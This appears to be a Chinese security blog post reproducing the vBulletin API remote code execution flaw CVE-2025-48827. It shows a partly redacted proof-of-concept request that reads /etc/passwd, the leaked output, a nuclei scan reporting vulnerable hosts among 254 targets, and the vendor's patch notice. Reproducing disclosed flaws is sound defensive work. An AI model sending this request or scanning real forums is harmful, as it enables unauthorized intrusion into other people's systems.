vBulletin远程代码执行漏洞复现（CVE-2025-48827）


漏洞介绍

vBulletin 是一个用于创建和管理在线讨论论坛的互联网论坛软件，广泛应用于构建和托管在线社区，使用户能够参与结构化、可搜索的讨论。它专为中大型网站设计，提供了私信、举报以及 SEO 管理等功能。

vBulletin 版本 5.0.0 至 5.7.5 以及 6.0.0 至 6.0.3 在运行于 PHP 8.1 或更高版本时，允许未经身份验证的用户调用受保护的 API 控制器方法。攻击者可通过类似 `/api.php?method=protectedMethod` 的请求路径绕过限制。该漏洞已在 2025 年 5 月被实际利用。若被成功利用，攻击者无需身份验证即可远程执行任意代码，可能导致关键数据丢失以及整个系统被完全攻陷。

vBulletin
vBulletin Forum Vulnerability
Let Attackers Execute Remote Code

目前，通过 Fofa 搜索，公开可访问的 vBulletin 目标超过 26,000 个。



app=[redacted]

26,094 条匹配结果（6,919 条独立IP），16996 ms，关键词搜索。

显示一年内数据，点击 all 查看所有。

智能排除蜜罐/仿冒数据 13,035 条， 点击 查看。


漏洞版本

- vBulletin 5.0.0 – 5.7.5
- vBulletin 6.0.0 – 6.0.3
- PHP 版本等于或高于8.1

漏洞利用

> **Caution**
>
> 这里我参考了网上主流的命令执行方法：先POST请求`/ajax/api/ad/replaceAdTemplate`接口，再POST请求`/ajax/render/ad_xxx`接口，但都没有成功。但尝试了如下POC成功执行了命令了。

该漏洞可执行任意命令，这里使用`cat /etc/passwd`命令读取到目标`/etc/passwd`文件




```
POST /ajax/api/ad/replaceAdTemplate HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 142

routestring=[redacted]styleid=1&location=rce8&template
=<[redacted]("cat+/etc/passwd")[redacted]
```

```
HTTP/2 200 OK
X-Powered-By: PHP/8.1.32
[redacted]
secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Cache-Control: max-age=0,no-cache,no-store,post-check=0,pre-check=0
Expires: Sat, 1 Jan 2000 01:00:00 GMT
Last-Modified: Fri, 30 May 2025 06:35:16 GMT
Pragma: no-cache
Date: Fri, 30 May 2025 06:35:16 GMT
Server: LiteSpeed
Strict-Transport-Security: max-age=63072000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443";
ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000,
quic=":443"; ma=2592000; v="43,46"

mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
mailman:x:994:989:GNUMailingListManager:/usr/local/cpanel/3rdparty/mailman
:/usr/local/cpanel/bin/noshell
mailnull:x:47:47:Exim:/var/spool/mqueue:/bin/false
cpaneleximfilter:x:990:983::/var/cpanel/userhomes/cpaneleximfilter:/usr/
local/cpanel/bin/noshell
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
```

批量检测脚本




```
                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.2

		projectdiscovery.io

[INF] Current nuclei version: v3.4.2 (outdated)
[INF] Current nuclei-templates version: v10.2.2 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 65
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 254
[INF] Running httpx on input host
[INF] Found 243 URL from httpx
[vbulletin-replacead-rce] [http] [critical] [redacted]
[vbulletin-replacead-rce] [http] [critical] [redacted]
[vbulletin-replacead-rce] [http] [critical] [redacted]
[vbulletin-replacead-rce] [http] [critical] [redacted]
[vbulletin-replacead-rce] [http] [critical] [redacted]
[vbulletin-replacead-rce] [http] [critical] [redacted]
```

漏洞修复

官方已推出相关补丁：https://forum.vbulletin.com/forum/vbulletin-announcements/vbulletin-announcements_aa/4491049-security-patch-released-for-vbulletin-6-x-and-5-7-5?ref=blog.kevintel.com



Wayne Luke
vBulletin Technical Support Lead
★★★★★

Join Date: Aug 2000
Posts: 76060
vBulletin Version: 6.X

Security Patch Released for vBulletin 6.X and 5.7.5 #1
Mon 1 Apr '24, 11:00am

The API functionality of vBulletin 6 and 5.7.5 has been found to have security issues. We have created fixes for these issues.

To maintain site security, you should apply this patch as soon as possible. To do so, download the patch for your version from https://members.vbulletin.com/patches.php and follow these steps:

1. Upload the files to your server. Overwriting the existing files with the new ones.
2. Run the upgrade script (`core/install/upgrade.php`) that is included in the patch to rebuild your templates.

Note: If users report issues with Javascript, ask them to clear their browser cache.

Patches Released:

- vBulletin 6.0.3 Patch Level 1
- vBulletin 6.0.2 Patch Level 1
- vBulletin 6.0.1 Patch Level 1
- vBulletin 5.7.5 Patch Level 3

Important: If you **are not** using one of these versions of vBulletin, you will need to complete a full upgrade.

Translations provided by Google.

Wayne Luke
The Rabid Badger - a vBulletin Cloud demonstration site.
vBulletin 5 API

Tags: None